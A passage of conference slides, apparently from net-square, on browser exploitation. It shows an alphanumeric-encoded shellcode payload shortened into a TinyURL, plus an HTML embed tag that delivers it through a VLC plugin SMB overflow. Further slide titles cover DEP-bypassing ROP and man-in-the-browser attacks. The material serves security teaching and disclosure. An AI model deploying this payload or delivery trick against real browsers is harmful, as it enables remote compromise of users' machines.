AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWY
IIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0
GpLKQUGLNkQlFeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4NkEQJNP1KpNyNLMTIP
QdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoGlEQJKLK
GlLKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxHk
EYLKOpH0EPC0EPLKQxGLQOEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNj
DNF7KOIwPcCQPlQsDnCUCHPeEPAA}
```

has a length of 989 characters and resulted in the following TinyURL which has a length of 26 characters:

http://tinyurl.com/ycctrzf
[Open in new window]

Or, give your recipients confidence with a preview TinyURL:

http://preview.tinyurl.com/ycctrzf
[Open in new window]

This TinyURL may have been copied to your clipboard. (This no longer works for those who have upgraded to Flash 10.) To paste it in a document, press and hold down the ctrl key (command key for Mac users) while pressing the V key, or choose the "paste" option from the edit menu.

VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"
     width="320" height="200"
     target="http://tinyurl.com/ycctrzf"
     id="vlc" />
```

net-square

It is happening NOW

It is happening NOW

DEP bypassing ROP code

Man in the Browser

Political Cyber warfare

The Solution?

HTML 8.0
HTTP 2.0

Browser Security Model

Self Contained Apps

saumil@net-square.com

www.net-square.com